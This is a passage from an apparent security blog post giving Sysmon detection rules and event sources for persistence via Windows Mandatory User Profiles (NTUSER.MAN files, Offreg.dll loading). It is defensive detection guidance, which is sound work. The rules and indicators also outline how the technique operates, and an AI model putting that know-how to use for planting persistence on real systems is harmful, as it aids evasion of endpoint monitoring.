
The following Sysmon rules can capture the file creation and image loaded events, which are associated with the persistence via the Mandatory User Profile.
<Sysmon schemaversion="4.90">
  <EventFiltering>
    <!-- Event ID 7: Offreg.dll loaded by a process -->
    <ImageLoad onmatch="include">
      <Rule name="Suspicious Offreg.dll Image Load">
        <ImageLoaded condition="end with">\Offreg.dll</ImageLoaded>
      </Rule>
    </ImageLoad>

    <!-- Event ID 11: NTUSER.MAN created beneath C:\Users -->
    <FileCreate onmatch="include">
      <Rule name="NTUSER.MAN Created in User Profile" groupRelation="and">
        <TargetFilename condition="begin with">C:\Users\</TargetFilename>
        <TargetFilename condition="end with">\NTUSER.MAN</TargetFilename>
      </Rule>
    </FileCreate>
  </EventFiltering>
</Sysmon>
The following table summarizes the data sources and data components required to detect the technique of establishing persistence via Mandatory User Profiles.
| Data Source | Data Components | Detects |
|---|---|---|
| Microsoft-Windows-User Profile Service | 5 | NTUSER.MAN Loaded |
| Microsoft-Windows-User Profile Service | 67 | Profile Type Mandatory |
| Sysmon | 7 | Offreg.dll Loading |
| Sysmon | 11 | File Creation of NTUSER.MAN |
The technique of establishing persistence via Mandatory User Profiles evades common APIs that are monitored by endpoint detection and response systems. Organizations should ensure that logging is enabled for the Microsoft-Windows-User Profile Service provider, and events are correlated with the creation of NTUSER.MAN files in the user profile directories. This technique is uncommon among threat actors; a purple team operation can validate whether visibility is adequate and if additional detection effort is necessary.


Leave a Reply